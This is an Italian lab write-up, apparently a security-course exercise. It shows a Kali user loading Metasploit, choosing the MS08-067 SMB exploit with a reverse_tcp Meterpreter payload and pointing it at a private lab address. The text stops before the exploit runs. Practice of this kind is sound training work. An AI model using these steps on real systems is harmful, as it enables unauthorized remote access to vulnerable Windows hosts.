
S7-L3

Preparazione

Accertiamoci, prima di iniziare, che le due macchine siano nella stessa rete e che possano comunicare.


Processo di exploit:

Apriamo il framework


File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
diidro@kali: ~
File Actions Edit View Help


```
┌──(diidro㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

 ______________________________________________________________________________
|                                                                              |
|                      METASPLOIT CYBER MISSILE COMMAND V5                     |
|______________________________________________________________________________|
```

Cerchiamo il modulo ms08




```
+ -- --=[ 9 evasion                                        ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08

Matching Modules
================

   #  Name                                                 Disclosure Date  Rank       Check  Desc
ription
   -  ----                                                 ---------------  ----       -----  ----
-------
   0  exploit/windows/smb/ms08_067_netapi                  2008-10-28       great      Yes    MS08
-067 Microsoft Server Service Relative Path Stack Corruption
   1  exploit/windows/smb/smb_relay                        2001-03-31       excellent  No     MS08
-068 Microsoft Windows SMB Relay Code Execution
   2  exploit/windows/browser/ms08_078_xml_corruption      2008-12-07       normal     No     MS08
-078 Microsoft Internet Explorer Data Binding Memory Corruption
   3  auxiliary/admin/ms/ms08_059_his2006                  2008-10-14       normal     No     Micr
osoft Host Integration Server 2006 Command Execution Vulnerability
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13     normal     No     Micr
osoft Visual Studio Mdmask32.ocx ActiveX Buffer Overflow
   5  exploit/windows/browser/ms08_041_snapshotviewer      2008-07-07       excellent  No     Snap
shot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
   6  exploit/windows/browser/ms08_053_mediaencoder        2008-09-09       normal     No     Wind
ows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
   7  auxiliary/fileformat/multidrop                                        normal     No     Wind
ows SMB Multi Dropper


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/fileformat/multi
drop
```

Selezioniamolo e vediamo le opzioni da fillare:




```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using
                                       -metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.20     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```

Impostiamo l’rhosts




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.55
rhosts => 192.168.1.55
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.55     yes       The target host(s), see https://docs.metasploit.com/docs/us
                                       ing-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.20     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

Avviamo il modulo e lanciamo il comando help per vedere cosa possiamo fare:



